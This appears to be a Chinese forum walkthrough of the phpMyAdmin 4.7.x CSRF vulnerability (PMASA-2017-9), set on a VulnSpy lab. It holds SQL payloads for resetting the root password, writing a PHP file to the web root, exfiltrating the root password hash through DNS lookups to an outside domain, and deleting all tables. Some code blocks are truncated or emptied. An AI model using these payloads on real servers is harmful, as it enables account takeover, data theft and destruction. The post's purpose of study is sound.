

[登录](#)

phpMyAdmin 4.7.x CSRF 漏洞利用

[ambulong](#) / 2018-06-12 12:25:56 / 浏览数 6622 [安全技术](#) [技术讨论](#) [顶\(0\)](#) [踩\(0\)](#)

phpMyAdmin是个知名MySQL/MariaDB在线管理工具，phpMyAdmin团队在4.7.7版本中修复了一个危害严重的CSRF漏洞（[PMASA-2017-9](#)），攻击者可以通过诱导管


该篇文章我们将结合VulnSpy的[在线phpMyAdmin环境](#)来熟悉该漏洞的利用。

在线 phpMyAdmin CSRF 演练地址：<https://www.vulnspy.com/?u=pmasa-2017-9>



注：重启演示靶机即可重置靶机

1 在线创建 phpMyAdmin 环境


点击 VulnSpy 提供的创建靶机地址（<https://www.vsplite.com/?github=vulnspy/PMASA-2017-9>）




跳转到 VSPlate 后，直接点击Go按钮，便会自动创建一个 phpMyAdmin 环境



打开█████的链接，我们的 phpMyAdmin 就创建完成了。



使用帐号 root，密码 toor，登录 phpMyAdmin。根据页面信息，我们可以发现当前 phpMyAdmin 的版本为 4.7.6，刚好匹配存在漏洞的 phpMyAdmin 版本。



2 CSRF 漏洞利用 - 修改当前数据库用户密码

我们知道，如果要利用CSRF来删除或修改数据库内容，通查情况下需要提前知道数据库名、表名和字段名。这样利用显得有点复杂，成功率也有限，因此本文我们将介绍几


在MySQL中支持使用SQL语句来修改当前用户密码。比如将当前用户密码修改为www.vulnspy.com，对应的SQL语句为：

```
SET password=PASSWORD('www.vulnspy.com');
```

利用演示

2.1 模拟管理员登录phpMyAdmin的状态。

用帐号 root 密码 toor 登录 phpMyAdmin。




2.2 创建含有恶意代码的页面。

文件名 2.payload.html（将下面的域名换成自己的靶机域名）


```
<p>Hello World</p>

```


2.3 用浏览器打开含有恶意代码的文件 2.payload.html




回到上一步打开的phpMyAdmin页面，发现已自动退出，而且用原来的密码 toor 已经无法登录。



Welcome to phpMyAdmin


 #1045 - Access denied for user 'root'@'localhost' (using password: YES)

Log in 


Username:

Password:

Go

 mysqli_real_connect(): (HY000/1045): Access denied for user 'root'@'localhost' (using password: YES)

2.4 使用密码 www.vulnspy.com 登录成功，表明利用成功



Recent Favorites

New

information_schema

mysql

performance_schema

vulnspy

Server: localhost

Databases SQL Status User accounts More

General settings

Change password

Server connection collation: utf8mb4_unicode_ci

Appearance settings

Theme: pmahomme

Font size: 82%

More settings

Database server

- Server: Localhost via UNIX socket
- Server type: MariaDB
- Server version: 10.1.26-MariaDB-0+deb9u1 - Debian 9.1
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8)

Web server

- Apache/2.4.25 (Debian)
- Database client version: libmysql - mysqlnd

3 CSRF 漏洞利用 - 写文件

MySQL支持将查询结果写到文件当中，我们可以利用该特性来写入PHP文件。比如将代码<?php phpinfo();?>写到文件/var/www/html/test.php中，对应的SQL语句为：

```
select '<?php phpinfo();?>' into outfile '/var/www/html/test.php';
```

利用演示


3.1 将上一个演示步骤相同，只需将2.2中的文件代码改成：

```
<p>Hello World</p>

```

3.2 用浏览器打开含有恶意代码的文件

3.3 访问 test.php



可见文件已经写入成功。

4 CSRF 漏洞利用 - 获取数据

MySQL提供了load_file()函数来支持读取文件内容的操作。比如读取文件/etc/passwd内容，，对应的SQL语句为：

```
select load_file('/etc/passwd');
```

但是对于CSRF漏洞来说，该读取操作实在目标用户端执行的，我们依然无法知道文件读取的结果。而load_file()在Windows下支持从网络共享文件夹中读取文件，如\\此处需要用到 DNSLOG 之类的工具：<https://github.com/BugScanTeam/DNSLog>，这类工具可以记录域名的 DNS 解析记录

比如通过DNS解析来获取当前 MySQL root 用户密码，对应的SQL语句为：

```
SELECT LOAD_FILE(CONCAT('\\\\\\\\',(SELECT password FROM mysql.user WHERE user='root' LIMIT 1),'.vulnspy.com\\test'));
```

获取当前数据库名：

```
SELECT LOAD_FILE(CONCAT('\\\\\\\\',(SELECT database()),'.vulnspy.com\\test'));
```

如果请求成功，查询结果将作为二级域名的一部分出现在我们的 DNS 解析记录当中。

该环境暂无法演示

5 CSRF 漏洞利用 - 清空所有数据表

如果上面几种利用方式都无法直接造成直接的影响，我们可以利用SQL语句来清空当前MySQL用户可操作的所有数据表。

我们用命令

```
SELECT CONCAT('DELETE FROM ',TABLE_SCHEMA,','.',TABLE_NAME) FROM information_schema.TABLES WHERE TABLE_SCHEMA NOT LIKE '%_schema'
```

来获取数据名和表名，并将其拼接成删除语句（如：DELETE FROM vulnspy_tables.inv），通过 execute 来执行生成的删除语句：

```
set @del = (SELECT CONCAT('DELETE FROM ',TABLE_SCHEMA,','.',TABLE_NAME) FROM information_schema.TABLES WHERE TABLE_SCHEMA NOT LI
prepare stmt from @del;
execute stmt;
```

但是 execute 一次只能执行一条SQL语句，因此我们可以利用循环语句来逐一执行：

```
DROP PROCEDURE IF EXISTS EMPT;
DELIMITER $$
CREATE PROCEDURE EMPT()
BEGIN
    DECLARE i INT;
    SET i = 0;
    WHILE i < 100 DO
        SET @del = (SELECT CONCAT('DELETE FROM ',TABLE_SCHEMA,','.',TABLE_NAME) FROM information_schema.TABLES WHERE TABLE_SC
        PREPARE STMT FROM @del;
        EXECUTE STMT;
        SET i = i +1;
    END WHILE;
END $$
DELIMITER ;

CALL EMPT();
```

利用演示

5.1 Payload如下

```
<p>Hello World</p>


点击收藏 | 1 关注 | 1

